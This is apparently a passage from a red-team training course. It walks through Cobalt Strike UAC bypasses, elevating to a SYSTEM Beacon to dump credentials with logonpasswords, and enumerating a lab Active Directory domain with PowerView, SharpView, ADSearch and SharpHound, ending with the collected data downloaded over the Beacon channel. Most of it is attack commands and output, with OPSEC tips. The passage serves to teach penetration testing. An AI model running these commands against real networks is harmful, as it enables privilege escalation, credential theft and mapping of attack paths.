
Cobalt Strike provides two means of executing code to bypass UAC. The first is via the **elevate** command, which bootstraps a listener via the chosen technique. The second is via the **runasadmin** command, which allows you to execute any arbitrary command.




Not all UAC bypasses are created equal - some have "quirks" that you need to be aware of. Seatbelt's **TokenPrivileges** command can list the current token's privileges. A high integrity process may look something like this:




A high integrity session gained using Token Duplication looks like this:



and this will cause actions that require privileged access to still fail.



So even though we're in a high integrity session, we really can't do much. **elevate svc-exe** can be used to execute another Beacon as SYSTEM by utilising the Service Control Manager.



This Beacon will have the necessary token privileges to run post-ex command such as **logonpasswords**. The moral of this story is to research into the specific bypass techniques before you use them.



This section will review (at a relatively high level) some of the information you can enumerate from the current domain as a standard domain user. We'll cover many of these areas (domain trusts, Kerberos abuses, GPO abuses, etc) in much more detail when we get to those specific sections. For now, we'll see some of the different tooling that can be used to query the domain, and how we can obtain targeted information.

It's worth noting that performing domain recon in a high integrity process is not required, and in some cases (token duplication) can be detrimental.

hide01.ir



PowerView has long been the de-facto tool for domain enumeration.

```
beacon> powershell-import C:\Tools\PowerSploit\Recon\PowerView.ps1
```

hide01.ir

Returns a domain object for the current domain or the domain specified with **-Domain**. Useful information includes the domain name, the forest name and the domain controllers.

```
beacon> powershell Get-Domain
```

```
Forest           : cyberbotic.io
DomainControllers : {dc-2.dev.cyberbotic.io}
Children         : {}
DomainMode       : Unknown
DomainModeLevel  : 7
Parent           : cyberbotic.io
PdcRoleOwner     : dc-2.dev.cyberbotic.io
RidRoleOwner     : dc-2.dev.cyberbotic.io
InfrastructureRoleOwner : dc-2.dev.cyberbotic.io
Name             : dev.cyberbotic.io
```

Returns the domain controllers for the current or specified domain.

```
beacon> powershell Get-DomainController | select Forest, Name, OSVersion | fl
```

```
Forest      : cyberbotic.io
```

```
Name        : dc-2.dev.cyberbotic.io
```

```
OSVersion   : Windows Server 2016 Datacenter
```

Returns all domains for the current forest or the forest specified by **-Forest**.

```
beacon> powershell Get-ForestDomain
```

```
Forest           : cyberbotic.io
DomainControllers : {dc-1.cyberbotic.io}
Children         : {dev.cyberbotic.io}
DomainMode       : Unknown
DomainModeLevel  : 7
Parent           :
PdcRoleOwner     : dc-1.cyberbotic.io
RidRoleOwner     : dc-1.cyberbotic.io
InfrastructureRoleOwner : dc-1.cyberbotic.io
Name             : cyberbotic.io
```

```
Forest           : cyberbotic.io
DomainControllers : {dc-2.dev.cyberbotic.io}
Children         : {}
DomainMode       : Unknown
DomainModeLevel  : 7
Parent           : cyberbotic.io
PdcRoleOwner     : dc-2.dev.cyberbotic.io
RidRoleOwner     : dc-2.dev.cyberbotic.io
InfrastructureRoleOwner : dc-2.dev.cyberbotic.io
Name             : dev.cyberbotic.io
```



Returns the default domain policy or the domain controller policy for the current domain or a specified domain/domain controller. Useful for finding information such as the domain password policy.

```
beacon> powershell Get-DomainPolicyData | select -ExpandProperty SystemAccess
```

```
MinimumPasswordAge      : 1
MaximumPasswordAge      : 42
MinimumPasswordLength    : 7
PasswordComplexity       : 1
PasswordHistorySize      : 24
LockoutBadCount          : 0
RequireLogonToChangePassword : 0
ForceLogoffWhenHourExpire : 0
ClearTextPassword        : 0
LSAAnonymousNameLookup   : 0
```



Return all (or specific) user(s). To only return specific properties, use `-Properties`. By default, all user objects for the current domain are returned, use `-Identity` to return a specific user.

```
beacon> powershell Get-DomainUser -Identity nlamb -Properties DisplayName, MemberOf | fl

displayname : Nina Lamb
memberof    : {CN=Roaming Users,CN=Users,DC=dev,DC=cyberbotic,DC=io, CN=Group Policy Creator
              Owners,CN=Users,DC=dev,DC=cyberbotic,DC=io, CN=Domain Admins,CN=Users,DC=dev,DC=cyberbotic,DC=io,
              CN=Administrators,CN=Builtin,DC=dev,DC=cyberbotic,DC=io}
```

TIP: If you run `Get-DomainUser` without the `-Identity` parameter, prepare to wait a while.

Return all computers or specific computer objects.

```
beacon> powershell Get-DomainComputer -Properties DnsHostName | sort -Property DnsHostName
```

```
dnshostname
```

```
-----
```

```
dc-2.dev.cyberbotic.io
```

```
nix-1
```

```
srv-1.dev.cyberbotic.io
```

```
srv-2.dev.cyberbotic.io
```

```
wkstn-1.dev.cyberbotic.io
```

```
wkstn-2.dev.cyberbotic.io
```




Search for all organization units (OUs) or specific OU objects.

```
beacon> powershell Get-DomainOU -Properties Name | sort -Property Name

name
----
Domain Controllers
Servers
Tier 1
Tier 2
Workstations
```



Return all groups or specific group objects.

```
beacon> powershell Get-DomainGroup | where Name -like "*Admins*" | select SamAccountName

samaccountname
-----
Domain Admins
Key Admins
DnsAdmins
Oracle Admins
```



Return the members of a specific domain group.

```
beacon> powershell Get-DomainGroupMember -Identity "Domain Admins" | select MemberDistinguishedName
```

```
MemberDistinguishedName
-----
CN=Nina Lamb,CN=Users,DC=dev,DC=cyberbotic,DC=io
CN=Administrator,CN=Users,DC=dev,DC=cyberbotic,DC=io
```

Return all Group Policy Objects (GPOs) or specific GPO objects. To enumerate all GPOs that are applied to a particular machine, use `-ComputerIdentity`.

```
beacon> powershell Get-DomainGPO -Properties DisplayName | sort -Property DisplayName
```

```
displayname
```

```
-----
```

```
Default Domain Controllers Policy
```

```
Default Domain Policy
```

```
Roaming Users
```

```
Tier 1 Admins
```

```
Tier 2 Admins
```

```
Windows Defender
```

```
Windows Firewall
```

```
beacon> powershell Get-DomainGPO -ComputerIdentity wkstn-1 -Properties DisplayName | sort -Property DisplayName
```

```
displayname
```

```
-----
```

```
Default Domain Policy
```

```
LAPS
```

```
PowerShell Logging
```

```
Roaming Users
```

```
Windows Defender
```

```
Windows Firewall
```



Returns all GPOs that modify local group memberships through Restricted Groups or Group Policy Preferences.

```
beacon> powershell Get-DomainGPOLocalGroup | select GPODisplayName, GroupName
```

GPODisplayName	GroupName
-----	-----
Tier 1 Admins	DEV\Developers
Tier 2 Admins	DEV\1st Line Support



Enumerates the machines where a specific domain user/group is a member of a specific local group.

```
beacon> powershell Get-DomainGPOUserLocalGroupMapping -LocalGroup Administrators | select ObjectName, GPODisplayName, ContainerName, ComputerName
```

ObjectName	GPODisplayName	ContainerName	ComputerName
-----	-----	-----	-----
1st Line Support	Tier 2 Admins	{OU=Tier 2,OU=Servers,DC=dev,DC=cyberbotic,DC=io}	{srv-2.dev.cyberbotic.io}
Developers	Tier 1 Admins	{OU=Tier 1,OU=Servers,DC=dev,DC=cyberbotic,DC=io}	{srv-1.dev.cyberbotic.io}



Enumerates all machines and queries the domain for users of a specified group (default Domain Admins). Then finds domain machines where those users are logged into.

```
beacon> powershell Find-DomainUserLocation | select UserName, SessionFromName
```

UserName	SessionFromName
-----	-----
n1amb	wkstn-2.dev.cyberbotic.io

OPSEC: Querying every machine in the domain is obviously very noisy.



Returns session information for the local (or a remote) machine (where **CName** is the source IP).

```
beacon> powershell Get-NetSession -ComputerName dc-2 | select CName, UserName
```

CName	UserName
-----	-----
\\10.10.17.231	bfarmer
\\10.10.17.132	nlamb



Return all domain trusts for the current or specified domain.

```
beacon> powershell Get-DomainTrust
```

```
SourceName      : dev.cyberbotic.io
TargetName      : cyberbotic.io
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes : WITHIN_FOREST
TrustDirection  : Bidirectional
WhenCreated     : 2/19/2021 1:28:00 PM
WhenChanged     : 2/19/2021 1:28:00 PM
```

```
SourceName      : dev.cyberbotic.io
TargetName      : subsidiary.external
TrustType       : WINDOWS_ACTIVE_DIRECTORY
TrustAttributes :
TrustDirection  : Inbound
WhenCreated     : 2/19/2021 10:50:56 PM
WhenChanged     : 2/19/2021 10:50:56 PM
```


[SharpView](#) was designed to be a .NET port of PowerView and therefore has much the same functionality.

```
beacon> execute-assembly C:\Tools\SharpView\SharpView\bin\Debug\SharpView.exe Get-Domain
```

```
Forest                : cyberbotic.io
DomainControllers     : {dc-2.dev.cyberbotic.io}
Children              : {}
DomainMode            : Unknown
DomainModeLevel       : 7
Parent                : cyberbotic.io
PdcRoleOwner          : dc-2.dev.cyberbotic.io
RidRoleOwner          : dc-2.dev.cyberbotic.io
InfrastructureRoleOwner : dc-2.dev.cyberbotic.io
Name                  : dev.cyberbotic.io
```

[ADSearch](#) has fewer built-in searches compared to PowerView and SharpView, but it does allow you to specify custom LDAP queries which can be powerful. Example, finding all domain groups that end in "Admins".

```
beacon> execute-assembly C:\Tools\ADSearch\ADSearch\bin\Debug\ADSearch.exe --search "(&(objectCategory=group)(cn=*Admins))"
```

```
[*] No domain supplied. This PC's domain will be used instead
```

```
[*] LDAP://DC=dev,DC=cyberbotic,DC=io
```

```
[*] CUSTOM SEARCH:
```

```
[*] TOTAL NUMBER OF SEARCH RESULTS: 6
```

```
[+] cn : Domain Admins
```

```
[+] cn : Key Admins
```

```
[+] cn : DnsAdmins
```

```
[+] cn : Oracle Admins
```

```
[+] cn : Subsidiary Admins
```

```
[+] cn : MS SQL Admins
```


BloodHound is an application that uses graph theory to display the relationships between different Active Directory components, specifically for the use case of finding attack paths. BloodHound requires the use of two additional components: a **neo4j** database and the **SharpHound** data collector.


To configure neo4j and BloodHound, go to your **attacker-windows** VM and open a **Command Prompt**. Change directory to **C:\Tools\neo4j\bin** and run **neo4j.bat console**.

```
C:\Users\Administrator>cd C:\Tools\neo4j\bin

C:\Tools\neo4j\bin>neo4j.bat console
2021-05-11 10:03:21.143+0000 INFO Starting...
2021-05-11 10:03:28.065+0000 INFO ===== Neo4j 4.2.3 =====
2021-05-11 10:03:32.143+0000 INFO Performing postInitialization step for component 'security-users' with version 2 and status CURRENT
2021-05-11 10:03:33.128+0000 INFO Updating the initial password in component 'security-users'
2021-05-11 10:03:33.128+0000 INFO Bolt enabled on localhost:7687.
2021-05-11 10:03:36.096+0000 INFO Remote interface available at http://localhost:7474/
2021-05-11 10:03:36.096+0000 INFO Started.
```

Open a web browser and navigate to **http://localhost:7474/**. Enter **neo4j** for both the username and password, and click **Connect**. You'll be prompted to set a new password - pick something you'll remember and click **Change Password**. You may now close the browser.

Go to **C:\Tools\BloodHound**, launch **BloodHound.exe** and login with your new password.



The database will be empty, so it's time to run the data collection with SharpHound.

SharpHound has a number of different collection methods (all documented on the repository):

- **Default** - Performs group membership collection, domain trust collection, local group collection, session collection, ACL collection, object property collection, and SPN target collection
- **Group** - Performs group membership collection
- **LocalAdmin** - Performs local admin collection
- **RDP** - Performs Remote Desktop Users collection
- **DCOM** - Performs Distributed COM Users collection
- **PSRemote** - Performs Remote Management Users collection
- **GPOLocalGroup** - Performs local admin collection using Group Policy Objects
- **Session** - Performs session collection
- **ComputerOnly** - Performs local admin, RDP, DCOM and session collection
- **LoggedOn** - Performs privileged session collection (requires admin rights on target systems)
- **Trusts** - Performs domain trust enumeration
- **ACL** - Performs collection of ACLs
- **Container** - Performs collection of Containers
- **DcOnly** - Performs collection using LDAP only. Includes Group, Trusts, ACL, ObjectProps, Container, and GPOLocalGroup.
- **ObjectProps** - Performs Object Properties collection for properties such as LastLogon or PwdLastSet
- **All** - Performs all Collection Methods except GPOLocalGroup.

OPSEC: Running collection methods such as **LocalAdmin**, **RDP**, **DCOM**, **PSRemote** and **LoggedOn** will allow SharpHound to enumerate every single computer in the domain. Collecting this information is useful to BloodHound and without it you may see fewer paths, at the obvious expensive of being loud on the wire.

SharpHound will write a ZIP file in the current working directory of the Beacon, so ensure you move somewhere writeable first.

```
beacon> execute-assembly C:\Tools\SharpHound3\SharpHound3\bin\Debug\SharpHound.exe -c DcOnly

-----
Initializing SharpHound at 10:04 AM on 5/13/2021
-----

Resolved Collection Methods: Group, Trusts, ACL, ObjectProps, Container, GPOLocalGroup, DcOnly

[+] Creating Schema map for domain DEV.CYBERBOTIC.IO using path CN=Schema,CN=Configuration,DC=cyberbotic,DC=io
[+] Cache File not Found: 0 Objects in cache
[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 33 MB RAM
[+] Creating Schema map for domain CYBERBOTIC.IO using path CN=Schema,CN=Configuration,DC=cyberbotic,DC=io
Status: 81 objects finished (+81 81)/s -- Using 42 MB RAM
Enumeration finished in 00:00:01.2056637
Compressing data to .\20210513100410_BloodHound.zip
You can upload this file directly to the UI

SharpHound Enumeration Completed at 10:04 AM on 5/13/2021! Happy Graphing!
```

By default, SharpHound will target the current domain. To enumerate a foreign domain, use the **-d** option.

```
beacon> execute-assembly C:\Tools\SharpHound3\SharpHound3\bin\Debug\SharpHound.exe -c DcOnly -d cyberbotic.io

-----
Initializing SharpHound at 10:05 AM on 5/13/2021
-----

Resolved Collection Methods: Group, Trusts, ACL, ObjectProps, Container, GPOLocalGroup, DcOnly

[+] Creating Schema map for domain CYBERBOTIC.IO using path CN=Schema,CN=Configuration,DC=cyberbotic,DC=io
[+] Cache File Found! Loaded 140 Objects in cache
[+] Pre-populating Domain Controller SIDS
Status: 0 objects finished (+0) -- Using 36 MB RAM
[+] Creating Schema map for domain ZEROPOINTSECURITY.LOCAL using path CN=Schema,CN=Configuration,DC=cyberbotic,DC=io

Status: 110 objects finished (+110 3.666667)/s -- Using 40 MB RAM
Status: 111 objects finished (+1 1.261364)/s -- Using 44 MB RAM
Enumeration finished in 00:01:28.6689739
Compressing data to .\20210513100546_BloodHound.zip
You can upload this file directly to the UI

SharpHound Enumeration Completed at 10:07 AM on 5/13/2021! Happy Graphing!
```

To download these files, use the **download** command.

```
beacon> download 20210513100410_BloodHound.zip
[*] Tasked beacon to download 20210513100410_BloodHound.zip
[+] host called home, sent: 37 bytes
[*] started download of C:\Temp\20210513100410_BloodHound.zip (11757 bytes)
[*] download of 20210513100410_BloodHound.zip is complete

beacon> download 20210513100546_BloodHound.zip
[*] Tasked beacon to download 20210513100546_BloodHound.zip
[+] host called home, sent: 37 bytes
[*] started download of C:\Temp\20210513100546_BloodHound.zip (14368 bytes)
[*] download of 20210513100546_BloodHound.zip is complete
```

